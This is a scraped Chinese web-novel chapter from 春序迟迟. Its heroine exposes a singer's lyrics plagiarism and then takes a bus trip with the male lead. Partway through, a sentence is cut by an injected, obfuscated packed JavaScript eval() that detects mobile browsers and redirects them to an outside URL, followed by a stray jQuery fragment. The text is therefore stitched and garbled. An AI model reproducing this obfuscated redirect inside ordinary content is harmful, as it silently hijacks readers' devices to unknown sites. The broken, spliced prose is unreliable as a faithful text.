文趣网 > 都市小说 > 春序迟迟 > 20. 20
    雨势在十几分钟后渐停。

    杭今意哭的时候很安静,肩头轻颤,头埋在谢既则怀里,泪水将他胸口那一小块布料都洇湿。

    他丝毫不介意,低下头朝她贴近,手掌覆在她后脑勺上轻抚,像在无声安慰。

    积压的情绪同眼泪一起流走,哭完一场的杭今意心情平复下来,思绪也缓慢清醒。方才的她迫切需要一个拥抱,这会儿感受到过近距离的接触,却又后知后觉难为情。

    她抬起手背擦了擦眼泪,轻抿着唇,努力思索该说句什么来打破目前的尴尬局面。

    没等她想好,谢既则率先察觉她的动作,见她似乎心情回转,他表情也放松了些,低声问她:“不哭了?”

    语气温柔得像是在哄小孩。杭今意人还被他圈在怀里,能感受到他说话时胸腔在轻微震动,更觉不自在。她应了一声,顺势抬起头后退了些,想要从他怀里脱身。

    谢既则手指有意无意在她腰间摩挲了下,松手放开她。

    杭今意退回正常的社交距离,刚哭过的眼眶还泛着红,“不好意思,我刚刚突然就心情不太好……所以才……”

    才说想抱你?

    她实在是讲不出口。

    谢既则却很慷慨体谅:“谁都有情绪不好的时候,想哭就哭,没关系。”

    “现在不难受了?”他又问。

    “嗯。”他给了台阶,杭今意顺着就下,缓过尴尬劲后她才敢直视谢既则,然而刚看了一眼,她就又想把头低回去了。

    谢既则出门时换上了一件白色衬衣,她平视时视线正好落在他胸口附近,于是便清晰看见衬衣某一团的颜色要比其他部分更深些,像是染了水渍。

    回想起两人方才的姿势……

    那是她的眼泪。

    她连忙从包里翻出包纸巾,想要上前替他擦拭,动作到一半又顿觉太过亲昵,拿着纸巾的手最后不上不下地滞在两人之间。

    “抱歉,你衣服被我弄得有点脏了,擦一下吧……”

    谢既则像是这才发觉,低头扫了一眼,从她手里接过纸巾随意擦拭了几下。

    杭今意飞快收回手,转头看了眼窗外,很生硬地转移话题,“雨好像停了,我们快回去吧。”说完也不等眼前的人反应,转过身就去开门。在谢既则看不到的地方,她懊恼地闭了闭眼。

    谢既则不自觉低头轻笑了下,三两步追上她,跟在她身后离开。

    -

    到家时已将近十一点。

    杭今意截取了音频视频里最关键的几段发给陈律师,得到他的肯定后,她再次发布微博。因为本就已经毫无体面可言,她编辑文案时也就不再顾虑那么多,把话说得相当直白。

    [@木今:既然@庄彻在此前发布的视频中提及《痛彻》是你本人所写,那请问你为什么这么不熟悉自己创作的作品,在录制过程中屡次错拍忘调?既然@星瀚娱乐声称会起诉网络上的相关言论,那为什么我至今未收到任何律师函?你们是否会起诉追责我并不知道,但我一定会对此次侵权事件追究到底。]

    她上传的视频中庄彻多次露出正脸,经纪人替他向工作人员道歉的话语声也隐约能听见,音频更是清晰到一听就能辨认出是他的声线。

    这回评论区只剩下少有几个粉丝仍在替他辩驳,剩下的全是路人发言。[这真的够锤了吧,好奇庄彻后续还能怎么回应]

    [前几天帮博主说了句话被对面粉丝骂了几百条……]

    [笑死我了,这公司见博主是个小透明就仗势欺人,谁曾想呢人家不吃压力硬刚啊]

    [没人注意到视频里庄彻对工作人员态度很差吗,也是小牌大耍上了]

    [@庄彻@星瀚娱乐,我姐问你们呢]

    ……

    事情发酵一整晚,风向压倒性向杭今意这边倾斜,次日一早更是又出现新状况。

    庄彻同公司的一位小艺人出来发声,表示《痛彻》的歌词是她所写,公司当时以征稿为由发给他们歌曲demo,她创作的歌词最终被选上,但歌曲发布后却同杭今意一样在未被告知的情况下被篡改署名。

    而她的情况相对而言更为举步维艰,因为跟公司还剩下五年时间的合约,她甚至不敢拆穿这件事害怕得罪公司,直到昨晚看见杭今意的发言,她才也鼓起勇气出来说出真相。

    网上瞬间一片哗然,关于庄彻的舆论愈演愈烈,讨论声还从这一件事上升到了近年来的创作侵权乱象上。

    到了下午,一则关于庄彻嗜赌成性的新闻蹿上热搜榜首,爆料博文连发好几条视频为证,这下更是将庄彻彻底捶死在坑底。

    看到这条热搜时杭今意正吃着谢既则买回来的栗子蛋糕,她有些讶异,短短一天内竟然发生这么多事,尤其是最后那则跟这次事件并不相关的爆料,早不出晚不出偏偏是今天,有点太凑巧了。

    她咽下嘴里的奶油,目光看向不远处的人,忽然福至心灵。

    “……是你吗?”

    她这话问得不明不白的,但谢既则知道她在说什么,很坦然地“嗯”了一声。“不是说过了吗,恶有恶报,他们那么喜欢用舆论压人,那就让他们也感受下。”

    话里内容分明极具分量,他语气却相当淡定,像是随手做了件小事而已。

    杭今意知道,他是在替自己出恶气。

    罪有应得,确实还挺解气的。

    她神游的这片刻,谢既则走到她面前,忽然说:“今意,我们过两天一起回桐港看看外婆?”

    杭今意一怔,回想起昨晚在录音室的那段交谈,她知道这大概是他这样提议的原因。

    当时情况本就乌龙,她解释:“不用的,我昨天并不完全是因为外婆的事哭……只是那会儿压力太大了,又正好聊到伤感的话题,现在已经好多了。”

    假期只剩下最后一天,谢既则很快又要回医院上班。杭今意知道他其实一直很忙,包括放假这几天也都还在处理医院的事,期间还

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17602815|205264||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    抽空陪着她解决了这次的问题。

    “你们医院最近那么忙,不用特地迁就我,等之后有空了再回桐港也可以。”她说。

    谢既则却只提取了她话里的几个词,有理有据说服她:“正因为压力大,才需要回去玩几天放松放松心情,我最近正好也打算休个长假,完全不用处理工作那种。”

    “所以你就陪我一起休个假吧,说好了?”

    他说这话时低头看着她,平日里冷冽的眉眼带着淡淡的笑意,语气轻快,尾音略微上扬。

    听着怪像是在……撒娇。

    话都说到这个份上,她最后也就答应了下来。

    -

    五六号节假日复工返程的人多,两人为了避开人流,特意买了七号上午的机票。

    桐港是座沿海小城,面积相较南临要小很多,但风景秀丽气候宜人,当地旅游业兴盛。外婆家靠近最西南一方,因此出了机场还要再转一趟大巴才能抵达。

    杭今意往返于两座城市间无数次,她轻车熟路地带谢既则上了大巴车,不太好意思地开口:“有一点远,差不多还要坐两小时的车。”

    午后天气正好,远处的海面泛着金灿灿的日光,咸湿的海风卷过来,车边窗帘被吹得鼓起,杭今意的发丝也被吹乱。谢既则不知是看着窗外还是看着她,回答:“没关系,正好能看看这边的风景,很漂亮。”

    前半程谢既则确实是在欣赏沿途风景,杭今意自认算半个本地人,很主动地替他讲解起途经的地段。路过一个很有名的港口时,她正要继续同他介绍,一转头却发现他闭着眼睡着了。

    大概是昨晚没休息好。

    他头后靠在椅背,微微绷着的侧脸轮廓显得愈发分明,长而细密的眼睫垂着,时不时地轻皱一下眉,看上去睡得不太安稳。

    她不自觉地盯着他看了好一会儿,噤了声没再打扰他,随即又侧过身轻手轻脚关上一点车窗,将呼啸的风声也隔绝在外。

    这班车的乘客不多,放眼望去许多位置都空落落的,车上只听得见偶尔传来的几声鸣笛声响。车程漫长,没人说话的她忽然觉得很无聊。

    明明之前每次回家都是这样度过的,那时的她从不觉得有什么。

    杭今意深吸几口气,抛掉脑海里杂乱的思绪,连上耳机放了会儿歌听。

    她点开一个歌单,习惯性地选择随机播放,几首歌过去,耳边响起一首轻缓缱绻的英文歌。

    歌词唱到“Atthismoment,youarebymyside”时,她肩头忽地一沉。

    身旁熟睡的人靠上了她的左肩。

    风还在吹,窗帘一下下起伏,洒进来的阳光也变得断断续续,他的侧脸在光里忽明忽暗。

    杭今意霎时屏住了呼吸,整个人僵住,好半天都没有动弹。

    一直到几分钟的歌曲播放结束,在最后一声钢琴音后,耳边陷入了短暂的寂静。

    恰在这一刻,谢既则缓慢睁开双眼,对上了她的目光。